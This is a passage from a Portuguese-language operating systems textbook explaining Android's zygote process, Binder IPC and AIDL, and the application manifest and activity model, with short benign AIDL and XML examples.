
Além de proporcionar velocidade, há outro benefício que o *zygote* traz. Como apenas um fork é usado para criar processos a partir dele, o grande número de páginas RAM sujas necessárias para criar Dalvik e pré-carregar classes e recursos podem ser compartilhados entre *zygote* e todos os seus processos filhos. Esse compartilhamento é especialmente importante para o ambiente do Android, onde a troca da memória não está disponível; a paginação por demanda de páginas limpas (como o código executável) de “disco” (memória flash) está disponível. No entanto, quaisquer páginas sujas devem ficar bloqueadas na RAM; elas não podem ser paginadas para o “disco”.

10.8.7 IPC Binder

O projeto do sistema Android gira significativamente em torno do isolamento de processos, entre aplicações, assim como entre diferentes partes do próprio sistema em si. Isso exige uma grande quantidade

FIGURA 10.41 Criando um novo processo *Dalvik* a partir do *zygote*.

de comunicação interprocesso para coordenar os diferentes processos, o que pode exigir uma grande quantidade de trabalho para implementar e acertar. O mecanismo de comunicação interprocesso *Binder* do Android é uma funcionalidade de IPC de propósito geral sobre a qual a maior parte do sistema Android é construída.

A arquitetura *Binder* é dividida em três camadas, mostradas na Figura 10.42. Na parte de baixo da pilha há um módulo de núcleo que implementa a interação entre processos real e a expõe através da função *ioctl* do núcleo (*ioctl* é uma chamada de núcleo de propósito geral para enviar comandos customizados para drivers e módulos de núcleo). Sobre o módulo do núcleo há

FIGURA 10.42 Arquitetura IPC do *Binder*.

uma API básica de espaço do usuário orientada a objetos, permitindo que as aplicações criem e interajam com os pontos finais (endpoints) do IPC através das classes *IBinder* e *Binder*. No topo há um modelo de programação baseado em interface onde as aplicações declaram suas interfaces de IPC e não se preocupam mais com os detalhes de como o IPC acontece nas camadas mais baixas.

O módulo de núcleo do Binder

Em vez de usar as funcionalidades de IPC do Linux como pipes, o *Binder* inclui um módulo de núcleo especial que implementa seu próprio mecanismo de IPC. O modelo de IPC do *Binder* é bastante diferente dos mecanismos Linux tradicionais a ponto de não poder ser eficientemente implementado sobre eles puramente no espaço do usuário. Além disso, o Android não suporta a maioria das primitivas do System V entre processos (semáforos, segmentos de memória compartilhada, filas de mensagens), pois eles não proporcionam uma semântica robusta para limpar seus recursos de aplicações maliciosas ou com defeitos.


O modelo IPC básico do *Binder* usa a **RPC** (**remote procedure call** — chamada de procedimento remota). Isto é, o processo de envio ocorre submetendo uma operação de IPC completa para o núcleo, que é executada no processo receptor; o emissor pode ficar bloqueado enquanto o receptor executa, permitindo que o resultado seja retornado da chamada. (Opcionalmente emissores podem especificar que eles não deveriam ser bloqueados, continuando a sua execução em paralelo com o receptor.) O IPC do *Binder* é, desse modo, baseado em mensagens, como as filas de mensagens do System V, em vez de baseado em fluxos como nos pipes Linux. Uma mensagem no *Binder* é referida como uma **transação**, e em um nível mais alto pode ser vista como uma chamada de função através de processos.

Cada transação que o espaço do usuário submete ao núcleo é uma operação completa: ela identifica o alvo da operação e a identidade do emissor também, à medida que os dados completos estão sendo entregues. O núcleo determina o processo apropriado para receber aquela transação, entregando-a um thread que está esperando no processo.

A Figura 10.43 ilustra o fluxo básico da transação. Qualquer thread no processo de origem pode criar uma transação identificando o seu alvo, e submeter isso ao núcleo. O núcleo faz uma cópia da transação, adicionando a ela a identidade do emissor. Ele determina qual processo é responsável pelo alvo da transação e desperta um thread no processo para recebê-lo. Uma vez que o processo receptor esteja executando, ele determina o alvo apropriado da transação e o entrega.

(Para a discussão aqui, estamos simplificando a maneira como os dados de transações se movimentam através do sistema como duas cópias, uma no núcleo e outra no espaço de endereçamento do processo. A implementação real faz isso em uma cópia. Para cada processo que pode receber as transações, o núcleo cria uma área de memória compartilhada com ele. Quando ele está lidando com uma transação, ele primeiro determina o processo que estará recebendo aquela transação e copia os dados diretamente para aquele espaço de endereçamento compartilhado.)

Observe que cada processo na Figura 10.43 tem um "pool de threads". Trata-se de um ou mais threads criados pelo espaço do usuário para lidar com transações que chegam. O núcleo vai despachar cada transação

FIGURA 10.43 Transação IPC do *Binder* básico.

que chega para um thread atualmente esperando para trabalhar no pool de threads do processo. Chamadas para o núcleo de um processo emissor, no entanto, não precisam vir do pool de threads — qualquer thread no processo é livre para iniciar a transação, como *Ta* na Figura 10.43.

Já vimos que as transações passadas para o núcleo identificam um *objeto* alvo; no entanto, o núcleo deve determinar o *processo* receptor. Para conseguir isso, o núcleo controla os objetos disponíveis em cada processo e os mapeia para outros processos, como mostrado na Figura 10.44. Os objetos que estamos examinando aqui são simplesmente localizações no espaço de endereçamento daquele processo. O núcleo apenas controla esses endereços de objetos, sem um significado ligado a eles; eles podem ser a localização de uma estrutura de dados C, objeto C++, ou qualquer coisa localizada no espaço de endereçamento daquele processo.

Referências a objetos em processos remotos são identificados por um inteiro *handle*, que é muito parecido com um descritor de arquivos Linux. Por exemplo, considere *Objeto2a* no *Processo 2* — esse é conhecido pelo núcleo por estar associado com o *Processo 2*, e mais adiante o núcleo designou o *Handle 2* para o *Processo 1*. O *Processo 1* pode então submeter uma transação para o núcleo focado para seu *Handle* 2, e a partir daí o núcleo pode determinar que está sendo enviado para o *Processo 2* e especificamente *Objeto2a* naquele processo.

Também, assim como os descritores de arquivos, o valor de um handle em um processo não significa a mesma coisa que aquele valor em outro processo. Por exemplo, na Figura 10.44, podemos ver que no *Processo 1*, um valor de handle de 2 identifica o *Objeto2a*; no entanto, no *Processo 2*, esse mesmo valor de handle de 2 identifica *Objeto1a*. Além disso, é impossível para um processo acessar um objeto em outro processo se o núcleo não designou um handle para ele *naquele processo*. De novo, na Figura 10.44, podemos ver que o *Objeto2b* do *Processo2* é conhecido pelo núcleo, mas nenhuma handle foi designada para ele para o *Processo 1*. Desse modo, não há um caminho para o *Processo 1* acessar aquele objeto, mesmo que o núcleo tenha designado handles para ele para outros processos.

Como essas associações de handle-para-objeto são estabelecidas em primeiro lugar? Ao contrário dos descritores de arquivos do Linux, os processos do usuário não pedem diretamente por handles. Em vez disso, o núcleo designa handles para os processos conforme a necessidade. Esse processo está ilustrado na Figura 10.45. Aqui estamos olhando para como a referência para *Objeto1b* de *Processo 2* para *Processo 1* na figura anterior pode ter ocorrido. A chave para isso é como uma transação flui através do sistema, da esquerda para a direita na parte de baixo da figura.

Os passos fundamentais mostrados na Figura 10.45 são:

1. *Processo 1* cria a estrutura de transação inicial, que contém o endereço local *Objeto1b*.
2. *Processo 1* submete a transação ao núcleo.
3. O núcleo examina os dados na transação, encontra o endereço *Objeto1b* e cria uma nova entrada para ele, tendo em vista que ele não conhecia previamente esse endereço.
4. O núcleo usa o alvo da transação, *Handle 2*, para determinar que isso é intencionado para o *Objeto2a* que está no *Processo 2*.
5. O núcleo agora reescreve o cabeçalho da transação para ser apropriado para o *Processo 2*, mudando seu alvo para o endereço *Objeto2a.*
6. O núcleo da mesma maneira reescreve os dados de transação para o processo alvo; aqui ele acha que o *Objeto1b* ainda não é conhecido de *Processo 2*, então um novo *Handle 3* é criado para ele.
7. A transação reescrita é entregue para o *Processo 2* para execução.

FIGURA 10.44 Mapeamento de objeto entre processos do *Binder*.






FIGURA 10.45 Transferindo objetos *Binder* entre processos.

8. Ao receber a transação, o processo descobre que há um novo *Handle 3* e acrescenta isso à sua tabela de handles disponíveis.

Se um objeto em uma transação já é conhecido do processo receptor, o fluxo é similar, exceto que agora o núcleo só precisa rescrever a transação de maneira que ela contenha o handle previamente designado ou o ponteiro do objeto local do processo receptor. Isso significa que enviar o mesmo objeto para um processo múltiplas vezes sempre resultará na mesma identidade, diferentemente dos descritores de arquivos Linux onde abrir o mesmo arquivo múltiplas vezes alocará um descritor diferente a cada vez. O sistema IPC do *Binder* mantém identidades de objeto únicas como aqueles objetos que se movem entre processos.


A arquitetura do *Binder* essencialmente introduz um modelo de segurança baseado em capacidades para o Linux. Cada objeto *Binder* é uma capacidade. Enviar um objeto para outro processo concede essa capacidade para o processo. O processo receptor pode então fazer uso de quaisquer características que o objeto fornecer. Um processo pode enviar um objeto para outro processo, mais tarde receber um objeto de qualquer processo e identificar se aquele objeto recebido é exatamente o mesmo objeto que ele enviou.

API de espaço usuário do *Binder*

A maioria do código de espaço usuário não interage diretamente com o módulo do núcleo *Binder*. Em vez disso, há uma biblioteca orientada a objetos no espaço do usuário que fornece uma API mais simples. O primeiro nível dessas APIs de espaço usuário mapeia de maneira ligeiramente direta para os conceitos de núcleo que cobrimos até aqui, na forma de três classes:

1. ***IBinder*** é uma interface abstrata para um objeto *Binder*. Seu método fundamental é *transact*, que submente uma transação para o objeto. A implementação recebendo a transação pode ser um objeto no processo local ou em outro processo; se ele for em outro processo, isso será entregue através do módulo núcleo do *Binder* como discutido anteriormente.
2. ***Binder*** é um objeto *Binder* concreto. Implementar uma subclasse *Binder* proporciona a você uma classe que pode ser chamada por outros processos. Seu método chave é *onTransact*, que recebe uma transação que foi enviada para ele. A principal responsabilidade de uma subclasse *Binder* é observar os dados de transação que ele recebe aqui e realizar a operação apropriada.
3. ***Parcel*** é um contêiner para leitura e escrita de dados que está em uma transação *Binder*. Ele tem métodos para leitura e escrita de dados digitados — inteiros, cadeias, arranjos — mas de maneira mais importante, ele pode ler e escrever referências para qualquer objeto *IBinder*, usando a estrutura de dados apropriada para o núcleo compreender e transportar aquela referência por meio de processos.

A Figura 10.46 descreve como essas classes funcionam juntas, modificando a Figura 10.44 que havíamos examinado previamente com as classes de espaço usuário que são usadas. Aqui vemos que *Binder1b* e *Binder2a* são casos de subclasses *Binder* concretas. Para realizar um IPC, um processo agora cria um **Parcel** contendo os dados desejados, e o envia através de outra classe que não vimos ainda, **BinderProxy**. Essa classe é criada sempre que um handle novo aparece em um processo, desse modo fornecendo uma implementação

FIGURA 10.46 API de espaço do usuário *Binder*.

do *IBinder* cujo método *transact* cria a transação apropriada para a chamada e a submete ao núcleo.

A estrutura de transação do núcleo que examinamos previamente é desse modo dividida nas APIs do espaço usuário: o alvo é representado por um *BinderProxy* e seus dados são contidos em um *Parcel*. A transação flui através do núcleo como já vimos e, ao aparecer no espaço usuário no processo receptor, seu alvo é usado para determinar o objeto *Binder* receptor apropriado enquanto um *Parcel* é construído a partir de seus dados e entregue para o método *onTransact* daquele objeto.

Essas três classes facilitam escrever o código IPC agora:

1. Subclasse de *Binder*.
2. Implementar *onTransact* para descodificar e executar chamadas que chegam.
3. Implementar códigos correspondentes para criar um *Parcel* que possa ser passado para aquele método *transact* do objeto.

A maior parte desse trabalho encontra-se nos últimos dois passos. Ele é o código **unmarshalling** e **marshalling**, que é necessário para transformar como preferiríamos programar — usando chamadas de método simples — em operações que são necessárias para executar um IPC. Trata-se de um código chato e que pode levar a erros ao ser escrito, então gostaríamos que o computador cuidasse disso.

Interfaces Binder e AIDL

A parte final do IPC *Binder* é aquela que é mais seguidamente usada, um modelo de programação baseado em interfaces. Em vez de lidar com objetos *Binder* e dados **Parcel**, aqui temos de pensar em termos de interfaces e métodos.

O principal fragmento dessa camada é uma ferramenta de linha de comando chamada **AIDL** (para **Android Interface Definition Language** — Linguagem de definição de interface Android). Essa ferramenta é um compilador de interface, tomando uma descrição abstrata de uma interface e gerando dela o código fonte necessário para definir aquela interface e implementar o marshalling apropriado e o código unmarshalling necessário para fazer chamadas remotas com ele.


A Figura 10.47 mostra um exemplo simples de uma interface definida em AIDL. Essa interface é chamada de *IExample* e contém um único método, *print*, que recebe um único argumento String.

Uma descrição de interface com essa na Figura 10.47 é compilada pelo AIDL para gerar três classes de linguagem Java ilustradas na Figura 10.48.

1. **IExample** fornece a definição de interface da linguagem Java.
2. **IExample.Stub** é a classe base para a implementação dessa interface. Ela herda do *Binder*, significando que pode ser recipiente das chamadas IPC; ela herda de **IExample**, tendo em vista que essa é a interface sendo implementada. O propósito dessa classe é realizar unmarshalling: transformar chamadas *onTransact* que chegam na chamada de método apropriada de *IExample.* Uma subclasse dela é então responsável apenas por implementar os métodos *IExample.*

FIGURA 10.47 Interface simples descrita em AIDL.

```
package com.example

interface IExample {
    void print(String msg);
}
```

FIGURA 10.48 Hierarquia de herança da interface *Binder*.

3. **IExample.Proxy** é o outro lado da chamada IPC, responsável por desempenhar o marshalling da chamada. Trata-se de uma implementação concreta do *IExample*, implementando cada método dele para transformar a chamada nos conteúdos de **Parcel** apropriados e enviá-los através de uma chamada *transact* em um *IBinder* com quem está se comunicando.

Com essas classes no lugar, não há mais necessidade de preocupar-se com os mecanismos de um IPC. Implementadores da interface *IExample* apenas derivam do *IExample.Stub* e implementam os métodos da interface como eles fariam normalmente. Chamadores receberão uma interface de *IExample* que é implementada por *IExample.Proxy*, permitindo que eles façam chamadas regulares na interface.

A maneira que esses fragmentos funcionam juntos para realizar uma operação IPC completa é mostrada na Figura 10.49. Uma chamada *print* simples em uma interface *IExample* transforma-se em:

1. *IExample.Proxy* empacota a chamada de método em uma *Parcel*, chamando *transact* no *BinderProxy* subjacente.
2. *BinderProxy* constrói uma transação de núcleo e a entrega para o núcleo através de uma chamada *ioctl*.
3. O núcleo transfere a transação para o processo intencionado, entregando-o para um thread que está esperando na sua própria chamada *ioctl*.
4. A transação é decodificada de volta em uma *Parcel* e *onTransact* chamado para o objeto local apropriado, aqui *ExampleImpl* (que é uma subclasse de *IExample.Stub*).
5. *IExample.Stub* decodifica *Parcel* no método apropriado e argumentos para chamada, aqui chamando *print*.
6. A implementação concreta de *print* em *ExampleImpl* por fim executa.

A maior parte do IPC do Android é escrita usando esse mecanismo. A maioria dos serviços no Android é definida através do AIDL e implementada como mostrado aqui. Lembre-se da Figura 10.40 anterior mostrando como a implementação do gerenciador de pacotes no processo *system_server* usa o IPC para publicar a si mesmo com o *gerenciador de serviços* para outros processos para fazer as chamadas. Duas interfaces de AIDL estão envolvidas aqui: uma para o gerenciador de serviços e uma para o *gerenciador de pacotes*. Por exemplo, a Figura 10.50 mostra

FIGURA 10.49 Caminho completo de um IPC Binder baseado em AIDl.





FIGURA 10.50 Interface AIDL básica do gerenciador de serviços.

```
package android.os

interface IServiceManager {
      IBinder getService(String name);
      void addService(String name, IBinder binder);
}
```

a descrição AIDL básica para o gerenciador de serviços; ela contém o método *getService*, que outros processos usam para recuperar o *IBinder* de interfaces do serviço de sistema como o gerenciador de pacotes.

10.8.8 Aplicações para o Android

O Android fornece um modelo de aplicações que é muito diferente do ambiente de linha de comando normal no shell do Linux ou mesmo nas aplicações lançadas a partir da interface do usuário. Uma aplicação não é um arquivo executável com um ponto de entrada principal; ele é um contêiner de tudo o que forma aquela aplicação: seu código, recursos gráficos, declarações sobre o que está no sistema, e outros dados.

Uma aplicação Android por convenção é um arquivo com uma extensão *apk*, para **Android Package**. Esse arquivo na realidade é um arquivo *zip* normal, contendo tudo sobre a aplicação. Os conteúdos importantes de um *apk* são:

1. Um manifesto descrevendo o que é a aplicação, o que ela faz e como executá-la. O manifesto deve fornecer um nome de package para a aplicação, uma cadeia de caracteres com escopo no estilo Java (como com.android.app.calculator), que identifique unicamente ela.
2. Os recursos necessários pela aplicação, incluindo cadeias de caracteres que ela exibe para o usuário, dados XML para layouts e outras descrições, mapas de bits gráficos etc.
3. O código em si, que pode ser o bytecode Dalvik assim como o código nativo de bibliotecas;
4. Informações de assinatura, identificando com segurança o autor.

A parte fundamental da aplicação para nossos fins aqui é o seu manifesto, que aparece como um arquivo XML pré-compilado chamado AndroidManifest.xml na raiz do espaço de nomes zip do apk. Um exemplo completo de declaração de manifesto para uma aplicação de e-mail hipotética é mostrado na Figura 10.51: ele permite que você veja e componha e-mails e também inclui componentes necessários para a sincronizar seu armazenamento local de e-mails com um servidor mesmo quando o usuário não esteja atualmente na aplicação.

Aplicações Android não têm um ponto de entrada main simples que seja executado quando o usuário as inicia. Em vez disso, elas publicam sob a etiqueta do manifesto <application> uma série de pontos de entrada descrevendo as várias coisas que a aplicação pode fazer. Esses pontos de entrada são expressos como quatro tipos distintos, definindo os tipos centrais de comportamento que as aplicações podem fornecer: atividade, receptor, serviço e provedor de conteúdo. O exemplo que apresentamos mostra algumas atividades e uma declaração dos outros tipos de componentes, mas uma aplicação pode declarar zero ou mais de qualquer um desses.

Cada um dos quatro tipos de componentes que uma aplicação pode conter tem diferentes semânticas e usos dentro do sistema. Em todos os casos, o atributo android:name fornece o nome de classe Java do código de aplicação implementando aquele componente, que será instanciado pelo sistema quando necessário.

O **gerenciador de pacotes** é a parte do Android que controla todas os pacotes de aplicação. Ele analisa cada manifesto das aplicações, coletando e indexando as informações que encontra nelas. Com essas informações, ele então proporciona facilidade para os clientes questionarem sobre as aplicações atualmente instaladas e recuperar informações relevantes sobre elas. Ele também é responsável por instalar aplicações (criando espaço de armazenamento para a aplicação e assegurando a integridade do apk) assim como tudo o que é necessário para desinstalar (limpar tudo que seja associado ao aplicativo previamente instalado).

As aplicações estaticamente declaram seus pontos de entrada em seu manifesto, portanto elas não precisam executar o código no momento da instalação que as registra com o sistema. Esse design torna o sistema mais robusto de muitas maneiras: instalar uma aplicação não exige executar código de aplicação, as capacidades de alto nível da aplicação sempre podem ser determinadas examinando o manifesto, não há necessidade de manter um banco de dados separado dessa informação sobre a aplicação que pode sair de sincronia (como através de atualizações) com as capacidades reais da aplicação, e ele garante que nenhuma informação sobre uma aplicação pode ser deixada após ela ser desinstalada. Essa abordagem decentralizada foi tomada para evitar muitos desses tipos de problemas causados pelo Registro centralizado do Windows.

Dividir uma aplicação em componentes de granularidade mais fina também serve a nosso propósito de

FIGURA 10.51 Estrutura básica do AndroidManifest.xml.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="com.example.email">
    <application>

        <activity android:name="com.example.email.MailMainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <activity android:name="com.example.email.ComposeActivity">
            <intent-filter>
                <action android:name="android.intent.action.SEND" />
                <category android:name="android.intent.category.DEFAULT" />
                <data android:mimeType="*/*" />
            </intent-filter>
        </activity>

        <service android:name="com.example.email.SyncService">
        </service>

        <receiver android:name="com.example.email.SyncControlReceiver">
            <intent-filter>
                <action android:name="android.intent.action.DEVICE_STORAGE_LOW" />
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.DEVICE_STORAGE_OKAY" />
            </intent-filter>
        </receiver>

        <provider android:name="com.example.email.EmailProvider"
                android:authorities="com.example.email.provider.email">
        </provider>

    </application>
</manifest>
```

apoiar a interoperação e colaboração entre aplicações. Aplicações podem publicar fragmentos de si mesmas que fornecem funcionalidades específicas, que outras aplicações podem fazer uso seja direta ou indiretamente. Isso será ilustrado à medida que examinarmos com mais detalhes os quatro tipos de componentes que podem ser publicados.

Acima do gerenciador de pacotes encontra-se outro serviço importante do sistema, o **gerenciador de atividades**. Enquanto o gerenciador de pacotes é responsável por manter a informação estática a respeito de todas as aplicações instaladas, o gerenciador de atividades determina quando, onde e como essas aplicações devem ser executadas. Apesar do nome, ele na realidade é responsável por executar todos os quatro tipos de componentes de aplicação e implementar o comportamento adequado para cada um deles.

Atividades

Uma **atividade** é uma parte da aplicação que interage diretamente com o usuário por meio de uma interface de usuário. Quando o usuário lança uma aplicação sobre o seu dispositivo, isso é na realidade uma atividade dentro da aplicação que foi designada como um ponto de entrada principal. A aplicação implementa o código nessa atividade que é responsável por interagir com o usuário.

O exemplo do manifesto de e-mail mostrado na Figura 10.51 contém duas atividades. A primeira é a principal interface do usuário de correio, permitindo que os usuários vejam suas mensagens; a segunda é uma interface em separado para compor a nova mensagem. A primeira atividade de correio é declarada como o principal

ponto de entrada para a aplicação, isto é, a atividade que será inicializada quando o usuário a lançar da tela home.

Como a primeira atividade é a principal, ela será mostrada para os usuários como um aplicativo que eles podem lançar do lançador de aplicativos principal. Se eles fizerem isso, o sistema estará no mesmo estado mostrado na Figura 10.52. Aqui o gerenciador de atividades, do lado esquerdo, fez uma instância de *ActivityRecord* interna em seu processo para controlar a atividade. Uma ou mais dessas atividades são organizadas em contêineres chamados *tasks*, que correspondem mais ou menos ao que o usuário experimenta como um aplicativo. Nesse ponto, o gerenciador de atividades começou o processo de aplicação do e-mail e uma instância do seu *MainMailActivity* para exibir seu UI principal, que está associado com *ActivityRecord* apropriado. Essa atividade está em um estado chamado retomada (resumed), tendo em vista que ela está agora no primeiro plano da interface do usuário.

Se o usuário fosse agora trocar do aplicativo de e-mail (sem deixá-lo) e lançar um aplicativo de câmera para tirar uma foto, estaríamos no mesmo estado mostrado na Figura 10.53. Observe que agora temos um novo processo de câmera executando a principal atividade da câmera, um *ActivityRecord* associado por ele no gerenciador de atividades, e agora é a atividade retomada. Algo interessante também acontece à atividade de e-mail anterior: em vez de ser retomado, ele agora é *parado* e o *ActivityRecord* segura o *estado salvo* dessa atividade.

Quando uma atividade não está mais em primeiro plano, o sistema pede a ela para "salvar seu estado". Isso envolve a aplicação criar uma quantidade mínima de informação do estado representando o que o usuário vê atualmente, que ela retorna ao gerenciador de atividades e armazena no processo *system_server*, no *ActivityRecord* associado com aquela atividade. O estado salvo para uma atividade geralmente é pequeno, contendo, por exemplo, onde você se encontra em uma mensagem de e-mail, mas não a mensagem em si, que será armazenada em outra parte pelo aplicativo em seu armazenamento persistente.

Lembre-se de que embora o Android faça a paginação por demanda (ele pode paginar para dentro e para fora RAM limpa que foi mapeada de arquivos no disco, como códigos), ele não recorre ao espaço de troca. Isso significa que todas as páginas sujas da RAM em um

FIGURA 10.52 Começando uma atividade principal de uma aplicação de e-mail.


